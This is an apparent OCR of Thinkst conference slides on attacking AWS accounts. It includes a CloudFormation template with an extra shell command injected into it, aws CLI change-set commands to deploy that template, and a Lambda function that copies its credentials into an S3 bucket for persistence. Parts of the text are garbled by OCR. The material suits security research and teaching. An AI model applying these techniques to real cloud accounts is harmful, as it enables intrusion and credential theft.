
Compromise



thinkst
applied research

- ~~Recon~~
- ~~Compromise~~
- Lateral movement
- Privesc
- Persistence
- Logging disruption

Lateral movement



https://github.com/dagrz/aws_pwn

thinkst
applied research

Lateral movement

Amazon EC2

Template Name	Description	View	View in Designer	Launch
Amazon EC2 instance in a security group	Creates an Amazon EC2 instance in an Amazon EC2 security group.	View	View in Designer	Launch Stack
Amazon EC2 instance with an Elastic IP address	Creates an Amazon EC2 instance and associates an Elastic IP address with the instance.	View	View in Designer	Launch Stack
Amazon EC2 instance with an ephemeral drive	Creates an Amazon EC2 instance with an ephemeral drive by using a block device mapping.	View	View in Designer	Launch Stack

CF template modifying

Lateral movement

```
"Description" : "AWS CloudFormation Sample Template
LAMP_Single_Instance: Create a LAMP stack using a single EC2
instance and a local MySQL database for storage. …”,

 "Parameters" : { "DBRootPassword": {
     "Description" : "Root password for MySQL",
     "Type": "String",
    …

"01_set_mysql_root_password" : {
  "command" : { "Fn::Join" : ["", ["mysqladmin -u root password '", {
  "Ref" : "DBRootPassword" }, "'"]]},
```

Lateral movement

```
"01_set_mysql_root_password" : {
  "command" : { "Fn::Join" : ["", [“touch /tmp/thinkst; mysqladmin -
  u root password '", { "Ref" : "DBRootPassword" }, "'"]]},
```

```
aws --region eu-west-1 cloudformation create-change-set --stack-name test —
  change-set-name change1 --template-body "$(cat
  LAMP_Single_Instance.template)" --parameters
  “ParameterKey=KeyName,UsePreviousValue=true” …

aws --region eu-west-1 cloudformation execute-change-set --change-set-name
  arn:aws:cloudformation:eu-west-1:123456789012:changeSet/
  change1/7510e3ac-ea60-4f94-98de-06c868a56d57
```

Lateral movement

There’s more to CF

thinkst
applied research

Lateral movement

```
"Parameters": {
      "AppURL": {
            "Default": "http://aws-facebook.s3.amazonaws.com/aws-facebook-php-v2.tar.gz",
            "Description": "URL of the application to be deployed",
            "Type": "String"
      },
```

```
"UserData": {
  "Fn::Base64": {
    "Fn::Join": [
      "",
      [
        "#!/bin/bash -ex\n",
        "yum -y install git-core\n",
                    "cd /var/www/html","\n",
                    "rm -f index.php","\n",
                    "mkdir ", {"Ref" : "FacebookNamespace" } ,"\n",
                    "cd ",{"Ref" : "FacebookNamespace" } ,"\n",
                    "curl ",{"Ref": "AppURL" } ," | tar xz --strip-components 1","\n",
                    "git clone git://github.com/facebook/php-sdk.git","\n",
                    "git clone git://github.com/amazonwebservices/aws-sdk-for-php.git","\n",
                    "chmod -R 755 /var/www/html/",{"Ref" : "FacebookNamespace" }, "\n",
```

http://s3.amazonaws.com/aws-facebook/SampleFacebookPHP.template

Latera

Owned by Me or Amazon | Filter by attributes

	Name	Owner	Platform type
●	AWS-ConfigureWindowsUpdate	Amazon	Windows
○	AWS-RunAnsiblePlaybook	Amazon	Linux
○	AWS-RefreshAssociation	Amazon	Windows,Linux
○	AWS-UpdateSSMAgent	Amazon	Windows,Linux
○	AWS-ConfigureDocker	Amazon	Windows,Linux
○	AWS-FindWindowsUpdates	Amazon	Windows,Linux
○	AWS-ConfigureAWSPackage	Amazon	Windows,Linux
○	AWS-ListWindowsInventory	Amazon	Windows
○	AWS-RunDockerAction	Amazon	Windows,Linux
○	AWS-RunSaltState	Amazon	Linux
○	AWS-InstallPowerShellModule	Amazon	Windows
○	AWS-InstallApplication	Amazon	Windows
○	AWS-JoinDirectoryServiceDomain	Amazon	Windows
○	AWS-RunPatchBaseline	Amazon	Windows,Linux
○	AWS-InstallSpecificWindowsUpdates	Amazon	Windows

thinkst
applied research

- ~~Recon~~
- ~~Compromise~~
- ~~Lateral movement~~
- Privesc
- Persistence
- Logging disruption

Privesc

iam:* == NOPASSWD sudo

thinkst
applied research

Passing roles

Privesc

```
{
    "Effect": "Allow",
    "Action": [
        "ec2:StartInstances",
        "ec2:StopInstances"
    ],
    "Resource": “arn:aws:ec2:us-east-1:123456789012:instance/*”,
    "Condition": {
        "StringEquals": {
            "ec2:ResourceTag/Owner": "${aws:username}"
        }
    }
}
```

- ~~Recon~~
- ~~Compromise~~
- ~~Lateral movement~~
- ~~Privesc~~
- Persistence
- Logging disruption

Persistence

Previous work

https://danielgrzelak.com/backdooring-an-aws-account-da007d36f8f9

https://www.blackhat.com/docs/us-16/materials/us-16-Amiga-Account-Jumping-Post-Infection-Persistency-And-Lateral-Movement-In-AWS-wp.pdf


thinkst
applied research

Persistence

AWS Lambda


thinkst
applied research


Persistence



thinkst
applied research

Persistence





thinkst
applied research

Lambda subversion

Persistence

thinkst
applied research

Persistence

```
1  def lambda_handler(event, context):
2      import boto3
3      session = boto3.Session()
4      credentials = session.get_credentials()
5      s3 = boto3.client('s3')
6      s3.create_bucket(Bucket='not-temp-creds-bucket')
7      response = s3.put_object(Bucket='not-temp-creds-bucket',Body='{c}'.format(c=credentials.get_frozen_credentic
8      # TODO implement
9      return "Hello from Lambda"
10
```

thinkst
applied research


Good luck with that!

thinkst
applied research

Persistence

```
...
    "Statement": [
        {
            "Effect": "Deny",
          keyn  "Action": "*",
            "Resource": "arn:aws:ec2:*:*:instance/i-XXXXX"
        },
        {
            "Effect": "Deny",
            "Action": "*",
            "Resource": “arn:aws:iam::123456789012:user/*"
        }
...
```

Persistence



thinkst
applied research

